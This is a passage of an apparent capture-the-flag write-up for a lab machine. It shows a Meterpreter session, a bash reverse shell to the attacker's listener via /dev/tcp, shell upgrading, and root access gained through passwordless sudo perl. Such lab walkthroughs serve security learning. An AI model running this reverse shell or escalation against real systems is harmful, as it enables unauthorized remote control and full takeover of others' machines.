[*] Sending stage (984904 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.109:9001 -> 10.10.10.56:48124) at 2021-07-02 19:38:42 +0100

meterpreter > shell
Process 76308 created.
Channel 1 created.
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```


We got a shell as user shelly.

I will start netcat listener and execute a reverse shell so I can upgrade my shell.



```
which bash
/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.109/9001 0>&1'
```


```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.109] from (UNKNOWN) [10.10.10.56] 48126
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ 
```



```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.109] from (UNKNOWN) [10.10.10.56] 48126
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ which python3
which python3
/usr/bin/python3
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ stty rows 52
shelly@Shocker:/usr/lib/cgi-bin$ stty columns 192
shelly@Shocker:/usr/lib/cgi-bin$
```

Now we can read user.txt and mark the user as owned.


Privilege escalation



```
shelly@Shocker:/usr/lib/cgi-bin$ cd /home
shelly@Shocker:/home$ ls
shelly
shelly@Shocker:/home$ cd shelly/
shelly@Shocker:~$ ls
user.txt
shelly@Shocker:~$ cat user.txt
[redacted]
shelly@Shocker:~$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:~$ 
```

After running sudo -l to see what sudo privileges we have, we can see we can run /usr/bin/perl as root with no password.

We just need to run the following command to spawn a root shell:



```
shelly@Shocker:~$ sudo perl -e 'exec "/bin/bash";'
root@Shocker:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Shocker:~# cd /root/
root@Shocker:/root# cat root.txt
[redacted]
root@Shocker:/root#
```

And we successfully pwned the box.

Thank you for reading.